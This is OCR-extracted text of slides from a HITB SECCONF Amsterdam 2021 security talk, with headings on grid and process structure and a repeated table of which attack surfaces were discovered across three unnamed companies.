



**Mesh based Grid**



# Grid Structure

**Tree based Grid**








HITB SECCONF
AMSTERDAM - 2021

# Grid Structure

**Mesh based Grid**




# Process Structure






HITB SECCONF
AMSTERDAM - 2021

# Attack Surface






HITB SECCONF
AMSTERDAM - 2021

# Comparison Table

| Attack Surface | Company A | Company B | Company C |
|---|---|---|---|
| **With Main Server** | Undiscovered | Undiscovered | Discovered |
| **With Update Server** | Discovered | Undiscovered | Undiscovered |
| **Initial Data** | Discovered | Discovered | Discovered |
| **Request Data** | Not Applicable | Undiscovered | Discovered |
| **Video Data** | Discovered | Discovered | Discovered |

# Comparison Table

| Attack Surface | Company A | Company B | Company C |
|---|---|---|---|
| **With Main Server** | Undiscovered | Undiscovered | Discovered |
| **With Update Server** | Discovered | Undiscovered | Undiscovered |
| **Initial Data** | Discovered | Discovered | Discovered |
| **Request Data** | Not Applicable | Undiscovered | Discovered |
| **Video Data** | Discovered | Discovered | Discovered |


# Comparison Table

| Attack Surface | Company A | Company B | Company C |
|---|---|---|---|
| **With Main Server** | Undiscovered | Undiscovered | Discovered |
| **With Update Server** | Discovered | Undiscovered | Undiscovered |
| **Initial Data** | Discovered | Discovered | Discovered |
| **Request Data** | Not Applicable | Undiscovered | Discovered |
| **Video Data** | Discovered | Discovered | Discovered |

# Comparison Table

| Attack Surface | Company A | Company B | Company C |
|---|---|---|---|
| **With Main Server** | Undiscovered | Undiscovered | Discovered |
| **With Update Server** | Discovered | Undiscovered | Undiscovered |
| **Initial Data** | Discovered | Discovered | Discovered |
| **Request Data** | Not Applicable | Undiscovered | Discovered |
| **Video Data** | Discovered | Discovered | Discovered |

